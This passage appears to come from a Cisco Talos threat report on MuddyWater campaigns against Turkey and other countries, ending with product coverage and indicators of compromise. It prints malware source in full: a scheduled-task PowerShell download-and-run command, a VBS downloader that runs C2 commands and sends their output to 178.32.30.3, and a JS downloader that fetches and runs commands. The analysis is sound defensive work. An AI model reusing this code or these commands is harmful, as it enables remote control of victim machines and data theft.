
                if(dmek458ff11[1]=="ok") {
                    res = ""
                } else if(dmek458ff11[1]=="401") {
                    msadknj4569v = false
                    res = ""
                    masdmj435 = ""
                } else if(dmek458ff11[1].length>2) {
                    try {
                        res = dsmwek3478(dmek458ff11[1])
                    } catch(e) {
                        res = "ok"
                    }
                }
            } else if(dmek458ff11[0]==401) {
                msadknj4569v = false
                res = ""
                masdmj435 = ""
            }
        } else {
            resp = rew(mskjpamgvntjk4khs("0d3d35372131e967663366"),smdfuj43uioasjkqw) // "mm57aayn230"
            dmek458ff11 = resp.split("/$$$$$/")
            if(dmek458ff11[0]==200) {
                masdmj435 = dmek458ff11[1]
                msadknj4569v = true
            }
        }
    }
}

```

Version No. 2 of the WSF RAT — minor changes only.

The attackers utilized SloughRAT to deploy Ligolo, an open-source reverse-tunneling tool to gain a greater degree of control over the infected endpoints. This tactic observed is in sync with previous findings from Trend Micro.

Overall infection chain:



VBS-based downloaders

In another instance, we observed the deployment of VBS-based malicious downloaders in December 2021 and through January 2022 via malicious scheduled tasks set up by the attackers. The scheduled task would look something like this:

```
SchTasks /Create /SC ONCE /ST 00:01 /TN <task_name> /TR powershell -exec bypass -w 1 Invoke-WebRequest -Uri '<remote_URL_location>' -OutFile <malicious_VBS_path_on_endpoint>; wscript.exe <malicious_VBS_path_on_endpoint>
```

These tasks download and parse content from the C2 server and execute it on the infected endpoint. The output of the command would be written to a temporary file in the %APPDATA% directory and subsequently read and exfiltrated to the C2.

The complete infection chain of these VBS-based downloaders is currently unknown.

```
Function de()
    On Error Resume Next
    strCmd = os.ExpandEnvironmentStrings( "%COMSPEC% /C (TIMEOUT.EXE /T " & Int((max-
min+1)*Rnd+min) & " /NOBREAK)" )
    os.Run strCmd, 0, 1
    o.open "GET", "http://178.32.30.3:80/kz10n2f9d5c4pkz10n2f9s2vhkz10n2f9
/gcvvPu2KXdqEbDpJQ33/", False
    o.send
    re = o.responseText
    If InStr(1, re, "sleep ") = 1 Then
        ar = Split(re)
        max = Int(ar(1))
        min = Int(ar(1))
        If min > 10 Then
            min = min - 10
        End If
    ElseIf Not(IsNull(re)) And re <> "" Then
        os.Run re, 0, True
        If InStr(1, re, "kharvajidedo ") = 1 Then
            tempfile = p&fs.GetTempName
            cc = Split(re, "kharvajidedo ")
            os.Run cc(1) & " > " & tempfile, 0, true
            arResults = Split(fs.OpenTextFile(tempfile).ReadAll, vbcrLf)
            fs.DeleteFile tempfile
            ono.nodeTypeValue =Stream_StringToBinary(join(arResults, vbcrLf))
            Base64Encode = ono.text
            o.open "GET", "http://178.32.30.3:80/kz10n2f9d5c4pkz10n2f9s2vhkz10n2f9
/rrvvPu2KXdqEbDpJQ33/" & Base64Encode, False
            o.send
        Else
            os.Run re, 0, true
        End If
    End If
End Function
de
End Function
```

VBS-based downloader.

Older campaign using JS-based downloaders

An older campaign operated by MuddyWater toward the end of November 2019 and into 2020 utilized maldocs and a convoluted chain of obfuscated scripts to deploy a JavaScript-based downloader/stager on the infected endpoint. This campaign also appears to target Turkish users.

The maldoc contains a macro that would drop a malicious obfuscated VBS in a directory on the system. The macros would then create persistence for the VBS via the Registry Run key of the current user. This VBS is responsible for deobfuscating the next payloads and executing them on the endpoint. This execution culminated into a malicious JS downloader being executed on the system to download and execute commands.

```

try{
awqvprzoaw = new ActiveXObject("WinHttp.WinHttpRequest.5.1")
vcglhrwbqs = new ActiveXObject("WScript.Network");
mehyhwmmmb(vcglhrwbqs.Username);
function mehyhwmmmb(u){
    try{
        var pbqatjxwvi = new ActiveXObject("MSXML2.ServerXMLHttp");
        pbqatjxwvi.open("GET", "http://185.183.97.25/protocol/function.php?page=" +
u, false);
        pbqatjxwvi.send();
        kurskvpkqq(pbqatjxwvi.responseText);
    }
    catch(e){
        try
        {
            awqvprzoaw.Open("GET", "http://185.183.97.25/protocol/function.php?page="
+ u, false)
            awqvprzoaw.Send()
            kurskvpkqq(awqvprzoaw.ResponseText);
        }
        catch(e)
        {
            try{
                var qcujpgfljqx = new ActiveXObject("InternetExplorer.Application");
                qcujpgfljqx.Visible = 0;
                qcujpgfljqx.navigate("http://185.183.97.25/protocol
/function.php?page=" + u);
                do{
                    }while(qcujpgfljqx.readyState ≠ 4);
                kurskvpkqq(qcujpgfljqx.document.body.innerHTML);
                qcujpgfljqx.Quit();
            }
            catch(e){
            }
        }
    }
}
function kurskvpkqq(otxcvikmnb){
    try{
        var tfsaxbbgfl = new ActiveXObject("WScript.Shell");
        if(otxcvikmnb ≠ "" && otxcvikmnb ≠ null){
            tfsaxbbgfl.Run(otxcvikmnb,0,false);
        }
        catch(e){
        }
    }
}
catch(e){
}
}

```

JS-based downloader.

Conclusion

Cisco Talos has observed Iranian APT groups conducting malicious operations and activities all over the world for years. Particularly, 2021 was prolific in cybersecurity incidents for Iran where state-run organizations were targeted. These events were attributed to Western nations by the Iranian regime, with the promise of revenge. It's hard to say if these campaigns are the result of such promises or just part of these groups' usual activity. However, the fact that they have changed some of their methods of operation and tools is yet another sign of their adaptability and unwillingness to refrain themselves from attacking other nations.

We believe there are links between these different campaigns, including the migration of techniques from region to region, along with their evolution into more advanced versions. Overall, the campaigns we describe cover Turkey, Pakistan, Armenia and countries from the Arabian peninsula. While they share certain techniques, these campaigns also denote individuality in the way they were conducted, indicating the existence of multiple sub-teams beneath the Muddywater umbrella — all sharing a pool of tactics and tools to pick and choose from.

In-depth defense strategies based on a risk analysis approach can deliver the best results in protecting against such a highly motivated set of threat actors. However, this should always be complemented by a good incident response plan which has not only been tested with table top exercises, but also reviewed and improved every time it is put to the test on real engagements.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	N/A
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	N/A
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free [here](#).

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free [here](#).

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella [here](#).

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the [Firewall Management Center](#).

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#).

Snort rules for protection against this threat are: **59226 - 59230**.

Orbital Queries

Cisco Secure Endpoint users can use [Orbital Advanced Search](#) to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click below:

- [Ligolo](#)
- [SloughRat](#)

IOCS

Maldocs

```
4b2862a1665a62706f88304406b071a5c9a6b3093daadc073e174ac6d493f26c
026868713d60e6790f41dc7046deb4e6795825faa903113d2f22b644f0d21141
7de663524b63b865e57ffc3eb4a339e150258583fdee6c2c2ca4dd7b5ed9dfe7
6e50e65114131d6529e8a799ff660be0fc5e88ec882a116f5a60a2279883e9c4
ef385ed64f795e106d17c0a53dfb398f774a555a9e287714d327bf3987364c1b
```

WSF

d77e268b746cf1547e7ed662598f8515948562e1d188a7f9ddb8e00f4fd94ef0
ed988768f50f1bb4cc7fb69f9633d6185714a99ecfd18b7b1b88a42a162b0418
c2badcdfa9b7ece00f245990bb85fb6645c05b155b77deaf2bb7a2a0aacbe49e
f10471e15c6b971092377c524a0622edf4525acee42f4b61e732f342ea7c0df0
cc67e663f5f6cea8327e1323ecdb922ae8e48154bbf7bd3f9b2ee2374f61c5d6

VBS

[fb69c821f14cb0d89d3df9eef2af2d87625f333535eb1552b0fcd1caba38281f](#)

JS

202bf7a4317326b8d0b39f1fa19304c487128c8bd6e52893a6f06f9640e138e6
3fe9f94c09ee450ab24470a7bcd3d6194d8a375b3383f768662c1d561dab878d
cf9b1e0d17199f783ed2b863b0289e8f209600a37724a386b4482c2001146784

EXEs

[a500e5ab8ce265d1dc8af1c00ea54a75b57ede933f64cea794f87ef1daf287a1](#)

IPs

185[.]118.164.195
5[.]199[.]133[.]149
88[.]119[.]170[.]124
185[.]183[.]97[.]25
95[.]181.161.81
178[.]32[.]30[.]3

URLs

hxxp://185[.]118.164.195/c
hxxp://5[.]199[.]133[.]149/oeajgyxyxclqmfqayv
hxxp://5[.]199[.]133[.]149/jznmustntblvmdvgcwbvqb
hxxp://88[.]119.170.124/lcekcnkxkblmlwpoklgof
hxxp://88[.]119.170.124/ezedcjrfrvjrftmldedu
hxxp://178[.]32.30.3:80/kz10n2f9d5c4pkz10n2f9s2vhkz10n2f9/gcvvPu2KXdqEbDpJQ33/
hxxp://178[.]32.30.3:80/kz10n2f9d5c4pkz10n2f9s2vhkz10n2f9/rrvvPu2KXdqEbDpJQ33/
hxxp://185[.]183.97.25/protocol/function.php
hxxp://lalindustries[.]com/wp-content/upgrade/editor.php
hxxp://advanceorthocenter[.]com/wp-includes/editor.php
hxxp://95[.]181.161.81/i100dfknzphd5k
hxxp://95[.]181.161.81/mm57aayn230
hxxp://95[.]181.161.81:443/main.exe